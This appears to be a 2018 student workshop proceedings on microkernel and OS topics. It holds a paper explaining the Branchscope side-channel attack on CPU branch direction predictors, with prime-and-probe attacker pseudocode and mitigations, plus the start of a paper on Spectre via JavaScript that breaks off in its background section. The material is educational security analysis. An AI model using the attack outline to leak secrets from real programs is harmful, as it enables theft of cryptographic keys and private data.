WAMOS 2018

Fourth Wiesbaden Workshop on Advanced Microkernel Operating Systems

Editor / Program Chair: Robert Kaiser

RheinMain University of Applied Sciences
Information Science
Unter den Eichen 5
65195 Wiesbaden
Germany

Technical Report July 2018

Contents

© Copyright 2018 RheinMain University of Applies Sciences (HSRM).
All rights reserved. The copyright of this collection is with HSRM. The copyright of the individual articles remains with their authors.

Foreword

Welcome to HSRM and to WAMOS 2018, the fourth edition of the Wiesbaden Workshop on Advanced Microkernel Operating Systems.

This workshop series was conceived to provide a forum for students of the technical seminar on advanced operating systems at Wiesbaden University of Applied Sciences to present their work.

Besides submitting papers themselves, students also serve as members of the program comittee and are involved in the peer-reviewiewing process. The intention, besides the presentation of interesing operating system papers, is to provide hands-on experience in organizing and running a workshop.

The authors were given the opportunity to revise and re-submit final versions of their papers based on the reviews. The papers contained herein are the final versions submitted just before the workshop.

I'd like to thank all participants for their enthusiasm.

The Workshop Chair,

Robert Kaiser
RheinMain University of Applied Sciences
Wiesbaden, Germany

Program Committee

Jens Nazarenus, Wiesbaden University of applied sciences
Jonas Depoix, Wiesbaden University of applied sciences
Alexios Karagiozidis, Wiesbaden University of applied sciences
Ben Stuart, Wiesbaden University of applied sciences
Marius Sternberger, Wiesbaden University of applied sciences
Thorsten Knoll, Wiesbaden University of applied sciences
Danny Ziesche, Wiesbaden University of applied sciences
Bernhard Grtz, Wiesbaden University of applied sciences
Marc Lw, Wiesbaden University of applied sciences
Harald Heckmann, Wiesbaden University of applied sciences
Tobias Reichert, Wiesbaden University of applied sciences
Lucas Noack, Wiesbaden University of applied sciences
Dominik Swierzy, Wiesbaden University of applied sciences
Philipp Altmeyer, Wiesbaden University of applied sciences
Lars Mller, Wiesbaden University of applied sciences

RheinMain University of Applied Sciences, Wiesbaden, Germany

Branchscope and more

Dominik Swierzy
RheinMain University of Applied Sciences
dominik.swierzy@hs-rm.de

ACM Reference Format:
Dominik Swierzy. 2018. Branchscope and more. In *Proceedings of WAMOS*. ACM, New York, NY, USA, 6 pages.

Abstract

This paper will provide the basic knowledge of how a CPU and furthermore a Branch Prediction Unit (BPU) works to later describe how one of the recent offspring of Spectre and Meltdown called Branchscope operates. Branchscope is like Spectre targeting the BPU but while Spectre attacks the Branch Target Buffer inside of the Branch Predictor Branchscope focuses on the Direction Predictor itself and is thereby one of the first. With Branchscope it is possible to read secret data from a victim program if the secret is used for a directional branch making it a huge vulnerability.

1 INTRODUCTION

The introduction of Meltdown [1] and Spectre [2] showed huge vulnerabilities in modern CPU in regards of out of order execution and speculatively execution. These side channel attacks are allowing an attacker to read normally protected memory of other programs or even the kernel which can lead to leakage of cryptographic keys or personal data. Since these vulnerabilities exist on the hardware itself and are not software bugs there are no easy fixes. The most used fix against Meltdown is KAISER [3] but leads to a performance drop of up to 30% [4].

Another side channel attack which exploits these vulnerabilities is Branchscope [5]. Branchscope was published March 2018 and similar to Spectre attacks the Branch Prediction Unit (BPU) of a CPU. Unlike Spectre and other side channel attacks, Branchscope though attacks the Direction Predictor inside a BPU and not the Branch Target Buffer as usual. Branchscope works from user space on multiple modern Intel processors and can even be extended to attack Intels Software Guard Extensions.

Outline: First of all it will be explained how modern CPUs work and especially Branch Prediction Units since these will be attacked by Branchscope. After showing the design of BPUs the general attack procedure will be stated. Afterwards the requirements and assumptions for an successfull attack will be shown. Finally mitigation tactics against Branchscope will be shown and a short summary.

2 CPU PIPELINING

The following listing shows some example machine code which could be part of a bigger software:

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from permissions@acm.org.
WAMOS, 09 August 2018, Wiesbaden, Germany
© 2018 Association for Computing Machinery.




Figure 1: Bit presentation of an add instruction.

```
...
add $d $s $t
beq $s $t ADDRESS
...
```

If the CPU shall execute this program, it will first be loaded into RAM. Although the machine code is still readable by a human in RAM it will be encoded just in bits. Therefore the add Instruction from the listing could in memory have the representation depicted in figure 1 with a specific address pointing to it.

The opcode contains the information which instruction the bits are representing and therefore how they have to be decoded. Opcode 100000 is the add instruction therefore the bits 25 to 21 (represented with 's') are decoding the first register, the bits marked with t the second register and d the destination register. The unused bits are set to zero and do not have an effect on the operation.

The execution of the program follows a pipeline. First a register which contains the address of the next instruction which has to be executed will be read. This register is called program counter or short PC. This stage of the Execution-Pipeline is called Instruction-Fetch (IF). After fetching the instruction has to be decoded, this happens in stage two called instruction decode (ID). In this stage it will be determined if some registers have to be read or a memory access is necessary. In the above mentioned example the opcode would be decoded as an add-instruction and therefore it would be known that the values of the two registers s and t have to be read and provided for the next stages. In the Execution-Phase (EXE) the actual computation of the instruction will be done, hence $s + t$ would be calculated. If a memory reference would be needed a virtual address would be determined in the EXE-Stage. The next stage is called memory access (MEM) and as long as the instruction doesn't need to access memory it will be skipped otherwise the memory will be accessed. The last step in the pipeline is called write back (WB) which writes the result of the instruction into the destination register specified in the instruction.

Every instruction has to go through these steps but through pipelining as soon as one instruction leaves the IF-stage and enters the ID-Stage the next instruction can enter the IF-stage, therefore up to five instructions can be simultaneously processed as seen in figure 2.

Unfortunately pipelining leads to data hazards or control hazards. Data hazards occur when two consecutive instructions are data dependent. For example the first instruction calculates a new value which will be written to a register r. When the second instruction

# Instruction	Pipeline Stage						
1	IF	ID	EXE	MEM	WB		
2		IF	ID	EXE	MEM	WB	
3			IF	ID	EXE	MEM	WB
4				IF	ID	EXE	MEM
5					IF	ID	EXE
Clock Cycle	1	2	3	4	5	6	7

Figure 2: After the first instruction leaves the IF stage the second instruction can be fetched and processed through the pipeline, allowing more processing in less clock cycles.




Figure 3: A Branch Prediction Unit consists of a Branch Target Buffer and Direction Predictor which are both indexed by the PC. Depending if the PC is currently pointing to a branch instruction and what the Direction Predictor predicts, the next fetch address is either the PC + instruction size or the jump destination.

does another calculation which uses register r, it will use the old value which is saved to register r, since the first instruction has not reached the writeback stage already.

Structural hazards can occur if there is a conditional jump instruction. One typical conditional jump is the *branch on equal* instruction which compares two registers and if they contain the same value writes a specified value to the program counter, otherwise the PC will be incremented by the typical amount. If the value which will be compared by a branch instruction is not yet calculated the next instruction which has to be fetched can't be determined, since the comparison can lead to a jump or not.

To overcome data hazards one typical used solution is *out of order execution*. Given following pseudocode, where different registers are being added:

```
R1 = R2 + 5
R3 = R1 + 2
R4 = R5 + 2
R5 = R2 + R6
```

The second line can't be executed in the pipeline since the new value for R1 is not stored yet. But the other instructions are independent on each other therefore the code could be rearranged as follows:

```
R1 = R2 + 5
R4 = R5 + 2
R5 = R2 + R6
R3 = R1 + 2
```

Now every instruction can be processed in the pipeline without any problems, since the new value will be already written back when it is needed again.

To avoid stalling through branch instructions a so called *branch prediction unit* (BPU) is used. A BPU tries to predict which outcome of a branch instruction is more likely and before the comparison is done starts executing this outcome. If the prediction was wrong the wrongly executed instruction will be rolled back and the correct branch will be executed. If the prediction was correct a big speed up was gained.

While Meltdown is exploiting the *out of order execution* of a program both Spectre and Branchscope are attacking the BPU however different parts thereof.

3 BRANCH PREDICTION UNIT

A Branch Prediction Unit (BPU) has the purpose to predict as accurate as possible if a branch will be taken or not and according to that decide which instruction should be processed next. To achieve that three requirements have to be predicted during the IF-Stage of the CPU. First and foremost it has to be determined whether the fetched instruction is a branch or not. If it is a branch the branch direction (will the branch be taken or not) and the target address to which will be jumped will be determined. To identify if the instruction is a branch and where to jump to, the Branch Target Buffer (BTB) is used.

The BTB is a cache which is indexed by the program counter. If the instruction with the current PC is a branch the according target address will be saved with index PC inside the BTB. So if the current PC does not point to a branch instruction a cache miss will happen when used to index the BTB and it will be evident that the current instruction is not a branch. If it's a hit it is clear the current instruction is a branch and since the target address is cached it is also known where possibly to jump. The second part of a Branch Prediction Unit is the Direction Predictor which has to predict if it will be jumped or not and hence which instruction should be fetched next. A simplified schematic of a BPU is shown in figure 3.

There are different approaches to predict if a branch will be taken with varying complexity. One of the easiest is the Last Time Predictor which simply checks if the branch was taken last time or not and stores this information in one bit. Imagine a for-loop which is counting from $i = 0$ to n and if a branch was never taken it will always be taken the first time. The first iteration the branch will be taken as predicted per default. All next iterations till $i =$




Figure 4: The Two Bit Counter Predictor behaves like a finite-state machine. As long as the branch is taken the FSM progresses to the strongy taken state and vise versa. As long as in state weakly taken or strongly taken the Direction Predictor will predict it will be jumped otherwise not. Therefore when in a strongly state the prediction direction will only be changed after two miss predictions.

$n-1$ will be predicted correctly. The last iterations of the loop the Last Time Predictor will again predict the branch will be taken although it's wrong. Therefore all instructions in the pipeline after the branch have to be flushed and afterwards the correct ones fetched. Imagine now after some time the same loop will be iterated again. The predictor still has saved the branch will not be taken, since last time it wasn't taken, leading to another miss prediction. That is why a Last Time Predictor has a success rate of $\frac{n-2}{n}\%$ in loops. For alternating conditions the success rate is 0%. One simple improvement is to increase the amount of remembered outcomes by using two bits instead of one. A Two-Bit Counter Based Predictor has four possible states shown in figure 4. If the predictor is in the state strongly taken he will predict the branch will be taken. If predicted correctly he will stay in the state else he will switch to weakly taken. In this state it will be still predicted the branch will be taken and if correct the Direction Predictor switches to state strongly taken back otherwise in the state weakly not taken. From now on it will be predicted the branch will not be taken and accordingly to the prediction switched to states strongly not taken or again weakly taken. So a Two-Bit Counter Based Predictor only switches his prediction after two consecutively miss predictions.

Oftentimes the outcome of one branch is influencing the direction of another branch. Therefore another approach is to predict the jump direction based on global branch correlation. A Two-Level Global Branch Predictor uses an extra register called global history register (GHR) in which the outcomes of the last branches are stored. The value inside the GHR is used to index the Pattern History Table (PHT). The PHT contains the jump direction from last time this pattern in the GHR was seen and therefore which direction should be predicted.

Modern CPU's oftentimes combine a simple Two-Bit Counter Based Predictor and Two-Level Global Branch Predictor. Based on the branch a selector table determines which of the two predictors will be used according to previous performance of both of them. Such a combined Branch Predictor is depicted in figure 5 and is also called a hybrid predictor. Most side channel attacks, such as Spectre, are attacking the BTB inside a BPU. Branchscope on the other hand is targeting the Direction Predictor itself.

4 GENERAL ATTACK OVERVIEW

Branchscopes goal is it to force collisions between branches of an attacker and victim program and to exploit these collisions




Figure 5: The PC is used to index a Selector Table which determines which predictor is more likely to achieve a better prediction. If the Global Branch Predictor is more likely to predict correctly, the Global History Register is used to index the Page History Table otherwise the PC is used for indexing. Every PHT entry consists of a Two-Bit Counter Based Predictor which ultimately does the direction prediction. The target address is provided by the BTB which is also indexed by the program counter.

to obtain knowledge about the victims branches. This allows an attacker to determine values of calculations which are used in a branch instruction. A hybrid predictor is to unpredictable to reliable force collisions, therefore Branchscope forces the BPU to only use the simpler Two-Bit Counter Based Predictor. After collisions are established the jump direction can be determined by executing branches with predefined outcomes. By measuring the accuracy of the predictions the state in which the Direction Predictor stays can be obtained and therefore the direction of the victims program branch.
The Branchscope attack operates in three stages:

(1) Prime an entry in the PHT
(2) Let the victim execute a branch
(3) Probe the victims PHT entry

In the first stage of the attack a PHT entry will be primed into a desired state, to later observe and correlate the behavior of the victims branch to it's direction. To prime the PHT a specific randomized set of branch instruction has to be executed. The second stage initiates execution of a targeted branch instruction in the victims process which changes a corresponding PHT state. The last stage probes the victims PHT entry. To achieve this the attacker executes once again branch instructions. By timing the prediction outcome the state of the PHT can be determined and therefore the direction of the victim branch.

For achieving a successfull attack with Branchscope some requirements have to be fullfilled:

- Victim and attacker programs need to share the same BPU
- Victim program need to be slowed down
- Initiate execution of victim code
- Establish branch collisions
- Prime and probe the PHT entrys

To be able to observe the behaviour of a single branch instruction the victim program needs to be slowed down. There are multiple ways to achieve such a slow down, which is a rather common request by high resolution side channel attacks, like performance degradation attacks [6] or exploiting the scheduler [7]. To share the same BPU between the two programs they simply have to be running on the same core [8]. Another common request for side channel attacks is to force the victim program to execute specific code at any time. The last two challenges a relatively specific for Branchscope. To establish collisions the attacker needs to force the BPU to only use the Two-Bit Counter Based Predictor for the attacker and victim program. And furthermore it has to be possible to prime a PHT entry into a specific state.

5 ESTABLISHING COLLISIONS

Depending on the branch the selector table inside a BPU chooses which predictor will be used accordingly to which is probably more accurate. Since a Global Branch Predictor needs some time to learn the branch execution patterns the authors in [5] performed an experiment to determine the time till when the simpler Two-Bit Counter Based Predictor will be used. For the experiment they used an array which was initialized with 10 random bits. Depending on the bit values a single branch instruction was either taken or not. The array was iterated 20 times over and the result of the prediction was measured using hardware performance counters. Since the bit pattern is random the Two-Bit Counter Based Predictor should achieve a correct prediction rate of 50%. On the other side the array will be 20 times itereated therefore a pattern exists which the Global Branch Predictor should learn and achieve a prediction rate of 100%. In fact the experiment showed that for the first iterations the Two-Bit Predictor was used and after about 50 to 70 executions of the branch the Global Branch Predictor. They further conjected that for a new branch which is not yet in the PHT also the Two-Bit Predictor is used. This knowledge leads to the following approach to force the Two-Bit Predictor for the attacker and victim program.

Since new branches will be predicted with the Two-Bit Predictor the attacker program simply cycles through a number of branches which addresses are colliding with the victim branch such that at any time the attack branch is being used it does not exist in the BPU and therefore forcing the use of the desired predictor.

There are two possible ways to force the victim program to use the Two-Bit Predictor. Either ensure that the branches which are targeted have not been encountered in some time or secondly extend the learning time of the Global Branch Predictor by making his predictions less accurate and therefore extending the time the Two-Bit Predictor is being used. The authors in [5] decided to achieve the second possibility. They created a sequence of branch heavy code which will be executed by the attacker and lowers the accuracy of the Global Branch Predictor and furthermore forces the PHT entries of the BPU into a desired state which allows to reliably detect branch outcomes and hence accomplishing stage 1 of the attack. This effect was maximized by completly randomly pick the direction of the branches and secondly randomly place a NOP instruction after a branch to affect a large number of entries inside the PHT. It is stated that about 100.000 branch instructions will reliably prevent the use of the Global Branch Predictor.

Stage 1		Stage 2		Stage 3	
Prime	State	Target	State	Probe	Observed
TTT	ST	T	ST	TT	HH
TTT	ST	T	ST	NN	MM
TTT	ST	N	WT	TT	HH
TTT	ST	N	WT	NN	MH
NNN	SN	T	WN	TT	MH
NNN	SN	T	WN	NN	HH
NNN	SN	N	SN	TT	MM
NNN	SN	N	SN	NN	HH

Figure 6: This table shows the key observation of the Branchscope attack. After priming (T: branch taken, N: not taken, TTT: three times taken) the PHT entry switches in either the state strongly taken (ST) or strongly not taken (SN). After the target branch is executed by the victim program all four state are possible again. But it is possible to determine, through probing the PHT entry and observing if the branch is correctly predicted (H) or miss predicted (M), the state the FSM was in after the target executed the branch and therefore also the direction the branch took.

6 PRIME AND PROBE THE PHT

By priming and probing the PHT it is possible to predict the direction a targeted branch took, this is the key discovery of the Branchscope attack. In theory the attack works as follows. Like before mentioned it is ensured that only the Two-Bit Predictor is used. To find out the direction a targeted branch will take, the corresponding PHT has to be primed. This is accomplished by executing the branch three times with the same outcome to bring the predictor in either the strongly taken or strongly not taken state (see table 6). This step represents stage one of the Branchscope attack. Now in stage two the victim program regularly takes the branch. If the priming phase manipulated the PHT into the strongly taken state, after the regularly taken branch the state can now either be strongly taken if the victim took the branch or it changes into weakly taken, if the branch was not taken. Accordingly to that if the PHT was primed into the strongly not taken state it can now only be weakly not taken or strongly not taken. As attackers it is unknown which direction the victim took, therefore this information has to be recovered by probing. In the last step the branch will be executed two times with the same outcome and it has to be observed which direction will be predicted. From every combination of correct and incorrect prediction it can be deducted in which state the PHT was, after taken the victims branch and hence which direction the program took. This is showcased in table 6.

7 IMPLEMENTATION

Listing 1 shows in pseudocode how an implementation of Branchscope might look like. Imagine a victim program which has stored some secret bits inside an array which will be used in a branch instruction. For example an implementation of the montgomery ladder algorithm [9] which is used to encrypt a message with RSA.

The function *prepare_pht()* disables the Global Branch Predictor and ensures only the Two-Bit Predictor is used, furthermore the function primes the PHT into one of the two stages strongly taken or strongly not taken which completes stage one of the attack. Afterwards the attacker program would wait until the victim takes the targeted branch. The function *determine_direction* represents stage three and will determine which direction was taken and hence which value the bit in the victim process has. The function contains a branch instruction which has to be placed at the same virtual address as the branch in the victim process so that they share the same PHT entry. This branch does the probing and the function *check_prediction* evaluates the outcome of the prediction.

To successfully perform an attack with Branchscope it has to be possible for the attacker to determine if a branch was predicted correctly or not. One possibility are hardware performance counters. These are existing on all modern CPUs and were originally designed to profile software to allow for performance improvments. They can observe various actions like data instruction cache hits and misses and also branch predictions. To use them the attacker needs some elevated privileges.

An alternative are Time Stamp Counters (TSC), which are 64-bit register which all modern Intel CPUs have. A TSC counts the number of cycles since restarting, hence they can be used to determine the result of a prediction. If the branch is misspredicted the instruction pipeline has to be flushed and the correct instructions fetched leading to an increased number of cycles. To access the TSC of a CPU the *rdtsc* and *rdtscp* instruction can be used. This method was evaluated even more [5]. For an experiment a single branch was executed two times consecutively with on the one hand correct predictions, H_1 and H_2, on the other two misspredictions (M_1, M_2) and the latency was measured. An error was considered a measurement where the latency of the misspredictions was lower than the correct prediction, therefore $E_1 : M_1 < H_1$ and $E_2 : M_2 < H_2$. Through caching effects the error rate E_1 was considerable higher with $\approx$ 30% and E_2 with only $\approx$ 10%. Since the probing in stage three needs two branch execution anyways the TSC is a reliable method.

```
void determine_direction() {
  int probing_array [2] = {1, 1};
  for (int i = 0; i < 2; i++) {
    if (probing_array[i])
      asm("nop; nop; nop;");
    check_prediction();
  }}
int main(int argc, char **argv) {
  for (int i = 0; i < TARGETED_BITS; i++) {
    prepare_pht(); // stage 1
    sleep(TIME); // stage 2
    determine_direction(); // stage 3
  }}
```

Listing 1: Pseudocode which represents the attacker program of Branchscope.

8 MITIGATION

The main attack scenario for Branchscope is to attack a program that contains a branch which is depending on secret data. Since other side channel attacks are also exploiting this vulnerability high security cryptographical applications should be already avoiding this behaviour. Nevertheless, like stated in [5], other programs like libjpeg, a photo compression encoding program, is vulnerable and could leak personal data (private pictures).

Software Like already mentioned one possibility to avoid Branchscope is to avoid having branches depending on secret data. Another option is to replace branch instructions with sequential instructions. There are already different algorithms existing which are doing this [10]. Questionable is if this solutions are practicable for bigger software projects and if they don't degrade performance.

Hardware To avoid Branchscope on hardware-level there are multiple possibilities. First and foremost it has to be possible for Branchscope to force the usage of the Two-Bit Counter Predictor to produce collisions. To prevent these collisions the PHT entries could be partly randomized for every program running making it difficult for the attacker to map to the same PHT entry. Alternatively Address Space Layout Randomaziation (ASLR) can be used to likewise increase the difficulty of mapping to the same PHT entry. There are existing such approaches already but they can be mitigated [11, 12].

Since Branchscope is depending on measuring if a branch prediction was correct or incorrect some noise can be added and hence making these measurements unreliable. Two other suggested mitigations mentioned in [5] is to partition the BPU such that an attacker and the victim program won't share the same BPU and hence making it impossible to manipulating the PHT. The last approch could be to annotate ciritical branches and for these few deactivating branch prediction.

9 SUMMARY

This paper presented Branchscope a new side channel attack exploiting similar hardware vulnerabilities as Spectre and Meltdown. Initially it was explained how a CPU operates and executes a program using pipelining. Afterwards the Branch Prediction Unit (BPU) inside a CPU was elaborated. A BPU consists of two main components the Branch Target Buffer (BTB), which determines where to jump and the Direction Predictor, which predicts if the branch will be taken. Modern CPUs are using a Hybrid Direction Predictor, meaning a selector table chooses either the Two-Bit Counter Predictor or Global Direction Predictor depending on which is more likely to predict correctly.

Branchscope is one of the first side channel attacks which are exploiting the Direction Predictor instead of the BTB. The attack consits of three stages. First and foremost the BPU has to be forced to only use the Two-Bit Counter Predictor to consistently allow collisions between an attacker branch instruction and targeted branch inside the PHT. This is achieved with a specific set of branch instructions which not only are used to force the usage of the desired predictor but also setting the corresponding PHT entry of the targeted branch in one of the states, strongly taken or strongly not taken. Afterwards the victim program has to execute the targeted branch. Depending if the branch was taken or not the PHT entry stays in its state or switches to the weaker version. The last stage

of the attack probes the PHT entry with two last executions of the branch with the same outcome by observing the combination of predictions the state of the PHT entry after the victim took the branch can be concluded and hence which direction the victim jumped or not. If a branch is depending on secret data this leads to leakage allowing the attacker to reconstruct the secret.

There is currently no patch to fix the vulnerability exploited by Branchscope. Although Spectre and Branchscope are sharing some similarities Spectre is attacking the BTB and not the Direction Predictor, therefore current patches against Spectre are not helping against Branchscope. On the software side to protect against Branchscope no program should contain branches depending on secret data. The hardware side could increase the difficulty to map branches between two programs on the same PHT entry or partition the BPU for different programs.

REFERENCES

[1] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading kernel memory from user space. In *27th USENIX Security Symposium (USENIX Security 18)*, 2018.

[2] Paul Kocher, Jann Horn, Anders Fogh, , Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre attacks: Exploiting speculative execution. In *40th IEEE Symposium on Security and Privacy (SP'19)*, 2019.

[3] Daniel Gruss, Moritz Lipp, Michael Schwarz, Richard Fellner, Clémentine Maurice, and Stefan Mangard. Kaslr is dead: Long live kaslr. In Eric Bodden, Mathias Payer, and Elias Athanasopoulos, editors, *Engineering Secure Software and Systems*, pages 161–176, Cham, 2017. Springer International Publishing.

[4] Dave Hansen. [patch 00/30] [v3] kaiser: unmap most of the kernel from userspace page tables. https://lwn.net/Articles/738997/, 2017. Accessed: June 1, 2018.

[5] Dmitry Evtyushkin, Ryan Riley, Nael CSE Abu-Ghazaleh, ECE, and Dmitry Ponomarev. Branchscope: A new side-channel attack on directional branch predictor. In *Proceedings of the Twenty-Third International Conference on Architectural Support for Programming Languages and Operating Systems*, ASPLOS '18, pages 693–707, New York, NY, USA, 2018. ACM.

[6] Thomas Allan, Billy Bob Brumley, Katrina Falkner, Joop van de Pol, and Yuval Yarom. Amplifying side channels through performance degradation. In *Proceedings of the 32Nd Annual Conference on Computer Security Applications*, ACSAC '16, pages 422–435, New York, NY, USA, 2016. ACM.

[7] David Gullasch, Endre Bangerter, and Stephan Krenn. Cache games – bringing access-based cache attacks on aes to practice. In *Proceedings of the 2011 IEEE Symposium on Security and Privacy*, SP '11, pages 490–505, Washington, DC, USA, 2011. IEEE Computer Society.

[8] Dmitry Evtyushkin, Dmitry Ponomarev, and Nael Abu-Ghazaleh. Jump over aslr: Attacking branch predictors to bypass aslr. In *The 49th Annual IEEE/ACM International Symposium on Microarchitecture*, MICRO-49, pages 40:1–40:13, Piscataway, NJ, USA, 2016. IEEE Press.

[9] Marc Joye and Sung-Ming Yen. The montgomery powering ladder. In *Revised Papers from the 4th International Workshop on Cryptographic Hardware and Embedded Systems*, CHES '02, pages 291–302, London, UK, UK, 2003. Springer-Verlag.

[10] Youngsoo Choi, Allan Knies, Luke Gerke, and Tin fook Ngai. The impact of if-conversion and branch prediction on program execution on the intel itanium processor. In *In MICRO-34*, pages 182–191, 2001.

[11] Hovav Shacham, Matthew Page, Ben Pfaff, Eu-Jin Goh, Nagendra Modadugu, and Dan Boneh. On the effectiveness of address-space randomization. In *Proceedings of the 11th ACM Conference on Computer and Communications Security*, CCS '04, pages 298–307, New York, NY, USA, 2004. ACM.

[12] Daniel Gruss, Clémentine Maurice, Anders Fogh, Moritz Lipp, and Stefan Mangard. Prefetch side-channel attacks: Bypassing smap and kernel aslr. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, pages 368–379, New York, NY, USA, 2016. ACM.

Exploiting Speculative Execution (Spectre) via JavaScript

Lucas Noack
Hochschule RheinMain
Wiesbaden, Germany
lucas.noack@student.hs-rm.de

Tobias Reichert
Hochschule RheinMain
Wiesbaden, Germany
mail@teamtobias.de

ABSTRACT

With the hardware gaps Meltdown and Spectre there is a whole new level of attacks. Not only can these be exploited via software executed directly on the device, but also via websites with compromised JavaScript. To understand this attack in depth, a closer look at the code is taken in this paper. In addition to the basics, we will look at both the C code and the JavaScript code. To conclude, we will show a few methods against it.

KEYWORDS

Meltdown, Spectre, Exploit, Browser, JavaScript

ACM Reference Format:
Lucas Noack and Tobias Reichert. 2018. Exploiting Speculative Execution (Spectre) via JavaScript. In *Proceedings of WAMOS (WAMOS 2018).* ACM, New York, NY, USA, 9 pages. https://doi.org/10.1145/nnnnnnn.nnnnnnn

1 INTRODUCTION

At the beginning of the year 2018 there were two new major processor bugs published, called Meltdown [22] and Spectre [25]. Because the attacks are complicated, most people do not know what is possible with them or how they really work. This paper deals in depth with Spectre but it gives a short overview on how Meltdown works, too.

To be attacked from the normal Spectre security breach, like the most exploits the user must download and execute an infected Software. But there is an example on how it is possible to use Spectre to get information from another machine without them actually downloading anything explicit. An attack of this magnitude is unusual even for professionals. To achieve this goal JavaScript is used. We used code from the paper *Spectre Attacks: Exploting Speculativ Execution* [25].

A browser with default settings will execute JavaScript code without the permission of the user. To prevent this the user have to change the setting or have to install some add-ons in the browser to stop this. Because of this the casual user is not protected against such attacks. The browsers were quickly patched. Therewith the code does not work any more, but in the operating systems the bug is still alive and can be exploited with the right programs.

Because Spectre is not easy to exploit but it is also hard to fix, it is a good idea to take a closer look at its working principle and what can be done with it. Spectre has two possible attack points. The focus of this paper lies on the first variant of Spectre the Bounds Check Bypass, where the speculative execution is used to read values out of array range.

At the beginning we will look at a few basics and that the actual attacks. We will continue with the code analysis in C and JavaScript. Finally we will test the code and draw a summary.

2 BACKGROUND KNOWLEDGE

To understand the hardware vulnerabilities, we first have to understand some background knowledge.

2.1 JavaScript

JavaScript is a dynamic, weakly typed, prototype-based, multi-paradigm and interpreted programming language. The language, often called JS because of its file extension, extends HTML and CSS websites with evaluation of user interaction and changing the content of the website. Not only the most websites these days use JavaScript and all modern browsers support it, on a server or on a microcontroller.

The original name of JavaScript was LiveScript and it was developed in 1995. It is first appearance was in the Netscape Navigator Version 2. To use the popularity of JavaApplets and Java it was renamed into JavaScript. Otherwise, the two languages have very few similarities. To standardize JavaScript Netscape calls the standardization organization ECMA International. They made the first edition of the ECMA-262 standard in June 1997.

To restrict the access only to the browser, JavaScript runs in a sandbox. Thereby JavaScript can't access the file system and other browser tabs. Sometimes the sandboxes do not work as intended therefore scripts from a website will start with the browser privileges [23][18]. This is a serious security issue, because with this possibility an attacker can easily infect a computer over a website. [28][31]

2.2 Virtual Memory

Every modern computer system uses virtual memory. From a smart phone to a big server. It adds an abstraction layer

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from permissions@acm.org.
WAMOS 2018, August 2018, Wiesbaden University of Applied Sciences
© 2018 Association for Computing Machinery.
ACM ISBN 978-x-xxxx-xxxx-x/YY/MM. . . $15.00
https://doi.org/10.1145/nnnnnnn.nnnnnnn

between the running software and the physical memory. This has many advantages. For example, can a Process utilize more memory than the machine actually has and there are no dependencies on the actual hardware. So the programmer does not have to understand the hardware and can access a simple memory interface that does not differ from machine to machine. In addition, this visualization also provides isolation from other applications. Thus, software can not access foreign storage areas by mistake or wantonness.




Figure 1: Virtual memory [19]

In the Figure 1 you can see two virtual processes that share the full physical memory of 400 bytes. Each process hat a dedicated are of 200 bytes divided into so-called pages. These pages are the smallest unit in memory management. On a normal PC, this unit is typically 4096 bytes in size. Theoretically, the two processes can execute the same code, but they still do not influence each other through the different areas.

This task is performed by the *Memory Management Unit*, or MMU for short. It transforms the virtual memory addresses to physical addresses. To get this translation as fast as possible, the MMU has a *translation lookaside buffer*. This cache contains the most recently used entries. If an entry is not in the buffer, the full page table located in RAM must be accessed. This access is considerably slower.

If the entry is also not found in the page table, a page fault will be triggered in the operating system. Now the OS will decide if there was an incorrect assignment of the addresses or if this page was paged out to the hard disk.

